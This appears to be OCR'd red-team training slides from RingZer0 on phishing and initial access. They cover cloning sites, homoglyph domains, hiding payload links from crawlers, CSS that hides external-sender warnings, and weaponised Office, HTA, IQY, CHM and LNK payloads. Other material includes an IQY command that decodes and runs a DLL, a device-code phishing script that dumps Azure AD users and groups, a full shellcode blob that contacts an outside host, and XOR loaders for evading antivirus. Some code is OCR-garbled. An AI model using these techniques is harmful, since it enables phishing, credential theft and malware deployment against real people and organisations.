TXT	ringzer0team.com	60 min	FLAG-30519RR202HG695t6Y8ZU77xyq
TXT	ringzer0team.com	60 min	NETORGFT6283974.onmicrosoft.com
TXT	ringzer0team.com	60 min	d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM
TXT	ringzer0team.com	60 min	v=spf1 include:spf.protection.outlook.com -all



dig command

```
root@portal:∼# dig ringzer0team.com -t txt
 <>>> DiG 9.16.1-Ubuntu <<>> ringzer0team.com -t txt
  global options: +cmd
: Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8421
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 65494
; QUESTION SECTION:
;ringzer0team.com.
                                ΙN
                                        TXT
  ANSWER SECTION:
                                                "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com.
                        3600
                                        TXT
                                ΙN
                                                "FLAG-30519RR202HG695t6Y8ZU77xyq"
ringzer0team.com.
                                        TXT
                        3600
                                ΙN
                                                "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com.
                        3600
                                ΙN
                                        TXT
                                                 "NETORGFT6283974.onmicrosoft.com"
ringzer0team.com.
                        3600
                                ΙN
                                        TXT
```



nslookup command

```
C:\>nslookup -type=TXT ringzer0team.com 8.8.8.8
Server: dns.google
Address: 8.8.8.8
Non-authoritative answer:
ringzer0team.com
                       text =
       "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com
                       text =
       "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com
                       text =
        "NETORGFT6283974.onmicrosoft.com"
ringzer0team.com
                       text =
        "FLAG-30519RR202HG695t6Y8ZU77xyq"
```



External assets can be tested using various tools:

Attack Lync:

https://github.com/nyxgeek/lyncsmash

Attack Office 365:

https://github.com/mdsecactivebreach/o365-attack-toolkit



Now that we have everything in place to send our phishing, create the phishing email and website

If you can use one of the target systems to host your payload, do it!

If you can't, make sure that your phishing website is attractive:


- Clone legitimate website visual to make it look "professional"
- Obfuscate your payload
- Avoid typo squatting use 3rd party cloud service approach: ringzer0.payrollapp.com vs rlngzer0.com
- Use categorized domain
- Domain age and certificate matter
- Don't store the payload in the email




Clone legitimate website visual to make it look "professional"

The first impression your victim will get will come from the look of the

website







Obfuscate your payload

Assume that automated product will crawl your website. Hide the link to your final payload:

Simple Apache mod_rewriterule to generate "corporate" URL with unique ID

```
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} ! -f
RewriteCond %{REQUEST_FILENAME} ! -d
RewriteRule ^(.*)$ index.php [L,QSA]
```

https://phishy.domain/company/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

will actually call

https://phishy.domain/company/index.php



Obfuscate your payload

Use JavaScript to generate your payload's final link Let's assume the HTML on the phishing website looks like this:

download the code of conduct

Automated security tools can easily process the HTML and pull the payload to perform further analysis



Obfuscate your payload

```
<a id="download" href="#">
download the code of conduct</a>
<script>
document.getElementById("download").onclick = function() {
   document.location= "https://phish" + "y.domain/pay" + "load";
}
document.getElementById("download").click();
</script>
```



Email Trick

The big warning box case

This email was received from an external sender. Please use caution when clicking links or opening attachments.

Usually, your phishing is coming from an external domain, and it loads such warning in your email. Can we get rid of it...



Email Trick

CSS is the key here

Send your phishing email in HTML format and add the following piece of code:

```
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
```



Email Trick

This can be easily tested locally using pywin32 on Windows and Outlook

```
import win32com.client as win32
outlook = win32.Dispatch('outlook.application')
mail = outlook.CreateItem(0)
mail.To = mr.un1k0d3r@gmail.com'
mail.Subject = 'Phishing test'
mail.HTMLBody = """
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
"""
mail.Send()
```



Avoid typo squatting

If an employee notices the phishing attempt and identifies the typo squatting, without a doubt, he will report. However, if the original domain looks legitimate, the chance that the URL will be trusted increases

- ringzer0.payrollservice.com
- rIngzer0.com
- rìngzer0.com

- q ringzer0.payrollservice.com
- Q rlngzer0.com
- Q ringzer0.com

Thanks to browser URL font for making the typo a bit harder to see



Use categorized domain

Assume that the targeted organization has a proxy in place internally. The proxy may only allow trusted category:

- You can purchase already categorized domain that expired
- You can purchase your own domain and categorize it yourself

There are so many new domains that are registered that nowadays most proxies will let uncategorized domains through to avoid having several support tickets

But always assume the worst, assume your client has tight filtering (reconnaissance may have revealed some information)



Domain age matter

Proxy may prevent newly registered domain

Access denied

We're sorry, you can't access the content at this address.

See our **Technology**, **Social Media and Intellectual Property Policy** for more information.



URL requested: mr.un1k0d3r.com/portal

Category: newly-registered-domain



Domain age and certificate matter

Even if you are not working a red team, you should register domains occasionally to let them age before they will be used:

- Security solution may flag your email as suspicious due to a newly created domain
- Corporate solution (for now) may flag let's encrypt certificate as suspicious since most of the major brands did not adopt it
- Use commercial solution to get a certificate
- For now, you can still use HTTP only website avoiding to deal with certificate (Browsers are planning to flag non-HTTPS site soon)



Domain age and certificate matter

Quick note on DNS:

If you are planning to reuse the domain, make sure it was not burned during the previous engagement:

- Search for the domain name on public scanning platform such as virustotal
- When you setup your DNS for your subdomain, instead of defining a specific subdomain and leaking previous client, use wildcard *.yourdomain.com



Don't store the payload in the email

Storing your payload on a website you control allows you to:

- Know the source IP to detect potential automated tool
- Know if there is an automated tool that crawled your payload (user agent, IP)
- Swap your payload if there is a problem
- Track users that interacted with your phishing



Don't store your macro in your document

Office allow you to fetch remote template

```
Name

Adocumentxml.rels
About documentxml.rels
About document docum
```

Zip it back and you are good to go



Hi Bob,

We are currently updating our code of conduct policy. Please review and accept as soon as possible.

We are using the CodeOfConduct EZ-Form technology to digitally sign the document.

The code of conduct can be found here:

https://ringzer0team.codeofconductupdate.com/trustwave/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

Thank you,



Do not hesitate to duplicate the target signature format. Once again, reconnaissance probably leaked some public email with the format they are using

Try online forms and wait for an automatic reply



Exercise Check domain categorization

Payload Options

Based on the reconnaissance, you may want to prioritize a certain type of payload over another one

EDR and Antivirus love to brag about their detection capability. Browse their website for more information and use a payload that does not use a technique they detect



Macro VBA:

PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



Macro VBA:

CONS:

- Easy to block (Macro enabled document)
- Since Office 2016, macros are disabled by default and can't be enabled
- Easy heuristics detection (WinWord.exe spawning cmd.exe). Use WinWord to WMI to prevent that
- User interaction required to allow it to run



Macro VBA tricks:

Use WMI to spawn process to break the process chain Use condition to execute code:

- Good ol' domain check
- Delayed execution
- Use VBA as the first stage to download more payload

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator



HTA:

PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



HTA:

CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Relatively easy to detect since mshta.exe is the parent process



HTA tricks:

Use simple HTA to dump other files that rely on Windows signed binary to bypass application whitelisting

Use the engine to obfuscate your code

```
<img src=x onerror=execScript(eval("..."))>
```



print(output)

```
import sys
import random
import string
def gen_str(size):
   return "".join(random.SystemRandom().choice(string.ascii_uppercase + string.ascii_lowercase) for _ in range(size))
str = open(sys.argv[1], "r").read().replace(" ", "")
output = "<img src=%s.png onerror=\"\u0065\u0065\u0065\u0065\u0063\u0063\u0063\u0063\u0069\u0070\u0069\u0070\u0074&#40&#39" % gen_str(random.randrange(10, 24))
str = str.replace("\n", ";")
for i in str.strip():
   if i is " ":
       output += " "
   elif i is "(":
        output += "("
   elif i is ")":
        output += ")"
   elif i is ",":
        output += ","
    elif i is "=":
        output += "="
   elif i is ";":
        output += "\\r"
    else:
        current = format(ord(i), "x")
        output += "\\u" + current.rjust(4, "0")
output += "&#39&#44&#32&#39VBScript&#39&#41\">"
```



IQY File:

PROS:

- Easy to write
- Easy to obfuscate or embed another file inside the IQY file
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



IQY File:

CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Excel disables it on most systems



IQY file tricks:

https://gist.github.com/Mr-Un1k0d3r/abdcf16ebcef5842c7f79ee6686271e7

=cmd|'/c more /E +12 %userprofile%\Downloads\poc.iqy > %temp%\poc.hex && certutil -decodehex %temp%\poc.hex %temp%\poc.dll && C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U %temp%\poc.dll'!'A1'

https://gist.github.com/Mr-Un1k0d3r/4ed3e3e0416fbbd1fd015119359eb961

WEB

1

https://ringzer0.com/IQY

SingleBlockTextImport=False DisableDateRecognition=False DisableRedirections=False

4d5a90000300000004000000fff...



ClickOnce:

PROS:

- Easy to write (CSharp or any .NET language of your choice since it's all converted into MSIL)
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- Rely on the .NET framework (easy to pivot to unmanaged Powershell)
- It's an EXE, low obfuscation can be used



ClickOnce:

CONS:

- SmartScreen will be triggered
- User interaction required to allow it to run
- Internet Explorer or Edge is required to deliver the payload



ClickOnce Tricks:

CSharp (or .NET language of your choice) can be easily obfuscated and used to either load shellcode or unmanaged powershell

https://github.com/Mr-Un1k0d3r/ClickOnceGenerator



LNK file:

PROS:

- Easy to generate
- Run arbitrary command
- No SmartScreen



LNK file:

CONS:

- Easy to analyze
- Kind of shady since you need a ZIP usually to add all the needed files



LNK can be bundle with a MSI installer



securitypatch_2019.msi

Target type: Application

Target location: system32

Target: %windir%\system32\rundll32.exe SHELL32.DLL,S



CHM file:

PROS:

- Easy to write (HTML & script based)
- No SmartScreen
- Not super popular



CHM file:

CONS:

- Easy to analyze
- Looks shady from a user perspective
- Limited in your actions



CHM Tricks:

Need to be compiled locally using hhc.exe

```
<HTML>
<TITLE>CHM Snippet</TITLE>
<HEAD>
</HEAD>
<BODY>
<OBJECT id=x classid="clsid:adb880a6-d8ff-llcf-9377-00aa003b7all" width=l height=l>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Iteml" value=",cmd.exe,/c calc ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<A name=contents>
<H2 align=center>CHM File</H2>
</A>
</BODY>
</HTML>
```



EXE:

PROS:

- Deep obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- It's an EXE, low obfuscation can be used
- Direct use of Windows APIs unhooking is possible without writing too much code



EXE:

CONS:

- SmartScreen will be triggered
- May be hard to run due to policy in place



EXE Tricks:


- Avoid using generated exe without modification; AV will detect them in a matter of seconds
- Time to learn assembly and Windows core to obfuscate your code
- Zip your EXE. If your target is using anything else than the default windows archive utility, you will not get SmartScreen since it will remove the Mark of the Web

C:\>dir /R



SmartScreen?

When you download certain type of file such as EXE, you may get prompted with the following screen







Each downloaded file will contain an ADS file (Alternate Data Stream) with the zone identifier

cmd.exe /c dir /R will show the ADS

Once extracted the ADS contains the following data:

[ZoneTransfer]
ZoneId=3



- ZoneId=0: Local machine
- ZoneId=1: Local intranet
- ZoneId=2: Trusted sites
- ZoneId=3: Internet
- ZoneId=4: Restricted sites



Exercise Select a payload based on the recon result

Initial Foothold

Phishing advice:

- Nowadays, getting access to a well secured environment through a phishing campaign is getting harder. The following tips may help:
 - Choose your target wisely
 - Do not hesitate to perform multi layers phishing
 - Do not hesitate to engage a conversation with the victim to gain trust (Employee applying for a job and couple of emails exchanged)
 - Make your phishing as boring as possible; it may take more time, but there is less chance it will be reported
 - Take your time



15 minutes break

You can use Azure AD to get internal AD access

Perfect for phishing too, since you are using a legitimate Microsoft endpoint



You can use the devicecode feature

```
$body=@{
      "client id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
      "resource" = "https://graph.windows.net"
$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/common/oauth2/devicecode?api-
version=1.0" -Body $body
$user code = $authResponse.user_code
write-output $authResponse
```





```
$jwt = $response.access token
$output = Parse-JWTtoken -token $jwt
$upn = $output.upn
write-output $upn
Write-output "Dumping Users"
Connect-AzureAD -AadAccessToken $response.access token -AccountId $upn
Get-AzureADUser -All $True | Select-Object -Property * | Out-File AD-users.txt
Write-output "Dumping Groups"
Get-AzureADGroup -All $True | Select-Object -Property * | Out-File AD-groups.txt
Write-output "Dumping Groups Membership"
foreach($group in Get-AzureADGroup -All $True) {
       $group.DisplayName | Out-File GroupMembership.txt -Append
       Get-AzureADGroupMember -ObjectId $group.ObjectId -All $True | Out-File
GroupMembership.txt -Append
```




The complete source code is located at:

https://mr.un1k0d3r.online/training/source/phishing.ps1



Exercise Try it against yourself



Crafting payload is an art



Most of the attack framework and C2 on the market offer shellcode as their stage one



First of all, what is shellcode?



Shellcode is basically assembly code often referred as opcode

\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xf \x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85 \xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0c \x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b \x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68 \x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x00\x00\x00\x31\xff\x57\x57\x57\x57\x58\x3a\x56\x79\xa7\xf \xd5\xe9\xa4\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\xbb\x01\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\x56 \xe9\x8c\x00\x00\x00\x5b\x31\xd2\x52\x68\x00\x32\xc0\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x8 \xc3\x50\x68\x80\x33\x00\x00\x89\xe0\x6a\x04\x50\x6a\x1f\x56\x68\x75\x46\x9e\x86\xff\xd5\x5f\x31\xff\x57\x57\x6a\xff\x5 \x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\xca\x01\x00\x00\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2 \x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2 \x00\x00\x39\xc7\x75\x07\x58\x50\xe9\x7b\xff\xff\x31\xff\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x6f\xff\xff \x2f\x69\x6e\x69\x74\x31\x2e\x67\x69\x66\x00\x5b\x09\x9c\x00\x93\x28\xea\xda\x91\x45\x9e\x49\x00\x9b\x78\x25\xed\xc0\x0 \x0f\x31\xa7\x51\x83\x01\x34\x12\x08\xd4\x76\xe1\x1f\x12\xdb\x28\x4d\x00\xca\x14\xa9\x26\xe1\x02\x43\x98\x21\x98\x66\xb! \x85\x4a\x4d\xdc\x26\x1e\x0a\xa3\xde\xbf\x9c\xfc\xaf\x63\xc7\x66\x14\x30\x37\x00\x48\x6f\x73\x74\x3a\x20\x76\x7a\x6e\x36 \x30\x31\x2e\x61\x7a\x75\x72\x65\x65\x64\x67\x65\x2e\x6e\x65\x74\x0d\x0a\x58\x2d\x41\x73\x70\x6e\x65\x74\x2d\x56\x65\x7 \x73\x69\x6f\x6e\x3a\x20\x31\x2e\x35\x0d\x0a\x55\x73\x65\x72\x2d\x41\x67\x65\x7e\x7a\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c \x2f\x35\x2e\x30\x20\x28\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x33\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2 \x37\x2e\x30\x3b\x20\x72\x76\x3a\x31\x31\x2e\x30\x29\x20\x6c\x69\x6b\x65\x20\x47\x65\x63\x6b\x6f\x0d\x0a\x00\xf2\x2f\x2c \xf8\x29\x6f\xcd\x4f\x10\x4d\x3f\x6e\xea\x5d\x31\x80\xb9\xf6\xbc\x72\xdf\x4e\x42\x6e\x9c\xeb\x2f\x11\x3e\xa1\x32\x43\x2 \xc4\x04\x85\x51\x8c\x65\x4e\x9a\x03\x3a\xc7\xdf\xc3\x0b\x63\x0b\x33\xc5\x17\x1f\x30\xa6\xdf\x87\x81\xc5\x55\xfa\x0d\x1 \x48\x7c\xa8\xdf\x9e\xf0\xc4\x17\x91\xa2\x19\xd8\x49\x2a\xed\xcd\x80\x57\x77\x9e\xf7\x0d\x48\xac\xf2\xc1\x21\xc6\x0f\xe0 \xf8\x34\x4d\x07\xc7\xb6\x2d\xdd\xc0\xa1\x76\x9c\x82\xfc\xa1\xa2\x8c\x67\x10\x68\xa7\x13\xaa\xac\x61\x12\x71\x71\x45\xac \x48\x42\xd9\x8f\xce\x5c\xa5\x56\xb3\xb6\x56\x68\xd1\xac\x7b\x3e\xc3\x77\x44\x81\xcb\x2a\x84\x83\x48\xaa\x74\x6a\x4a\x2 \x61\x9b\x26\xde\x86\x72\xa5\xe5\x25\xed\xee\x87\x7e\xa4\xcf\x1a\xb2\x6c\x7f\xe6\xd3\x85\x29\x00\x68\xf0\xb5\xa2\x56\xf \xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\xb9\x25\x00\x00\x00\x01\xd9\x5 \x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xc6\x8b\x07\x01\xc3\x85\xc0\x75\xe9 \x58\xc3\xe8\x89\xfd\xff\x7f\x76\x7a\x6e\x30\x30\x31\x2e\x61\x7a\x75\x72\x65\x65\x64\x67\x65\x2e\x6e\x65\x74\x00\x65\xcc $x5d\x2f$

Assembly language is designed to be the "human readable" version of the opcode processed by the CPU



The opcode can be converted back to assembly to confirm its assembly code

OpAsm can convert opcode to assembly and vice versa

https://ringzer0ctf.com/static/OpAsm.1.3.py

```
OpAsm Tools v1.3 / Mr.Un1k0d3r RingZer0 Team
ASSEMBLY OUTPUT
                                cld
                                call
        e8 89 00 00 00
                                        8f <(null)-0x8bd3008d>
        60
                                pusha
       89 e5
                                        ebp,esp
                                mov
       31 d2
                                        edx,edx
                                xor
        64 8b 52 30
                                        edx, DWORD PTR fs:[edx+0x30]
                                mov
       8b 52 0c
                                        edx, DWORD PTR [edx+0xc]
                                mov
       8b 52 14
                                        edx, DWORD PTR [edx+0x14]
 12:
                                mov
       8b 72 28
                                        esi,DWORD PTR [edx+0x28]
                                mov
       0f b7 4a 26
                                       ecx, WORD PTR [edx+0x26]
                                movzx
       31 ff
 1c:
                                        edi,edi
                                xor
 1e:
       31 c0
                                        eax,eax
                                xor
                                       al, BYTE PTR ds:[esi]
 20:
        ac
                                lods
       3c 61
                                        al,0x61
       7c 02
                                        27 <(null)-0x8bd300f5>
```



Shellcode can be executed using small C program

Keep in mind that this approach is not going to work on modern systems due to memory allocation security measures

The long way

```
#include <Windows.h>
int main() {
    char payload[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5
    int(*caller)(void);


    caller = (int(*)())payload;
    caller();
    return 0;
}
```

The short way

```
#include <Windows.h>
const char main[] = "\xcc\xcc";
```



Once compiled, this complex basically becomes a call EAX, where EAX is pointing to the shellcode





EIP is now pointing to EAX and the shellcode is executed

```
Show FPU
                                         call 60FC30
                 E8 89000000
  0060FBA2

    0060FBA7

                                         pushad
                                                                                                    0060FBA1

    0060FBA8

                 89E5
                                         mov ebp,esp
                                                                                                   0040303B
                                                                                                                  caller.0040303B
  0060FBAA
                                         xor edx, edx
                 31D2
                                                                                                   75AAAEE9
                                                                                                                  msvcrt.75AAAEE9
  0060FBAC
                 64:8B52 30
                                         mov edx, dword ptr Es: [edx+30]
                                                                                                   00000000
                                        mov edx, dword ptr ds: [edx+C]
                 8B52 0C
                                        mov edx,dword ptr ds:[edx+14]
mov esi,dword ptr ds:[edx+28]
                                                                                                   0060FF08
                 8B52 14
0060FBB3
                                                                                                   0060FB8C
  0060FBB6
                 8B72 28
                                         movzx ecx, word ptr ds:[edx+26]
                                                                                                   00403383
                                                                                                                  caller.00403383
 0060FBB9
                 OFB74A 26

    0060FBBD

                 31FF
                                         xor edi,edi
                                                                                                   0060FEEC
  0060FBBF
                 31C0
                                         xor eax, eax
  0060FBC1
                                         lodsb
                                                                                                   0060FBA1
                 3C 61
                                                                                     61:

    0060FBC2

                                         cmp al,61
                7C 02
                                         jl 60FBC8
  0060FBC4
                                         sub a1,20
  0060FBC6
                 C1CF OD
                                         ror edi,D
                 01C7
                                         add edi,eax
```


FC E8 89 00 00 00




FC E8 89 00 00 00

Typical Metasploit / cobalt strike shellcode signature










Even static approach can detect the shellcode signature





- To AVOID detection, we will go through two commonly used techniques
 - Low level obfuscation (using C or assembly)
 - WRAPPING THE SHELLCODE IN SEVERAL LAYERS OF CODE (GZIP + BASE64 + C# + UNMANAGED POWERSHELL)

- Low level obfuscation serves the purpose of evading static detection and not too sophisticated security products
- The idea is to hide the original shellcode that can be easily detected using regex or pattern match
- Runtime detection will still detect the final shellcode behavior



For instance, DKMC is using a low-level obfuscation approach In a nutshell, the code is encrypting the shellcode with a 32 bits (DWORD) key using the xor operator.

DWORD key DWORD shellcode

The key is unknown by the algorithm, and it is bruteforced at runtime https://github.com/Mr-Un1k0d3r/DKMC



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Gaining Access

The algorithm used in DKMC to decrypt the shellcode is only 84 bytes

Low-level obfuscation can be extremely compact and much harder to detect

```
eb 44
                                        46
                                        eax
     ...68 XX XX XX XX
                                        0xxxxxxxxxx
                                        esi
                                pop
                                        ecx,ecx
                                xor
                                        ebx,ecx
                                mov
      6a 04
                                push
                                        0x4
                                        edx
                                pop
      68 XX XX XX XX
                                push
                                        0xXXXXXXXXX
                                        esi
                                pop
                                        DWORD PTR [eax]
                                push
                                        ecx
                                inc
                                        ebx
                                        ecx.ebx
                                xor
1e:
            XX XX XX XX
                                CMP
                                        ecx.0xMAGIC
      68 XX XX XX XX
                                push
                                        0xXXXXXXXX
                                pop
                                        ebx
2c:
                                bswap
2e:
      b9 02 00 00 00
                                        ecx.0x2
      01 d0
                                add
      31 18
                                xor
                                        DWORD PTR [eax],ebx
      68 XX XX XX XX
                                push
                                        0xXXXXXXXX
3c:
                                        edî.
                                pop
                                loop
      2d 04 00 00 00
                                        eax.0x4
44:
                                        eax
```





In the case of DKMC, the obfuscated shellcode is then embedded in an image that is 100% valid; the whole image is also a VALID shellcode

Making the final payload a polyglot image



It goes without saying that the possibilities are endless when it comes to low-level obfuscation



Exercise Write C code to execute obfuscated shellcode (xor)

The encoder

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xfc\xde\xad\xbe\xef";
    DWORD dwSize = 5;
    DWORD i = 0;
    for(i; i < dwSize; i++) {
        printf("\\x%02x", (shellcode[i] ^ 0x23) ^ 0xffffff00);
    }
    return 0;
}</pre>
```



The decoder

```
#include <Windows.h>
#include <stdio.h>
int main(int argc, char **argv) {
    CHAR shellcode[] = "\xdf\xfd\x8e\x9d\xcc";
    DWORD dwSize = 5:
    DWORD i = 0;
    int(*caller)(void);
    for(i; i < dwSize; i++) {
        shellcode[i] = shellcode[i] ^ 0x23;
    caller = (int(*)())shellcode;
    caller();
    return 0;
```



Quick note on the xor operator:

The same code can be used to generate the encoder and the decoder

$$A \oplus B = C$$

$$C \oplus B = A$$

```
>>> hex(0xaa ^ 0xbb)
'0x11'
>>> hex(0x11 ^ 0xbb)
'0xaa'
>>>
```



The fact that xor is super easy to use is extremely convenient when it comes to payload obfuscation


This is one of the reasons it's widely used in malware development

Red team also consists of developing your own malware



How Cobalt Strike payload can be obfuscated; luckily, there are a lot of

format types available



Most of the tool I developed will use the RAW format



You want to avoid using shellcode for Cobalt Strike? The powershell oneliner may be the solution...

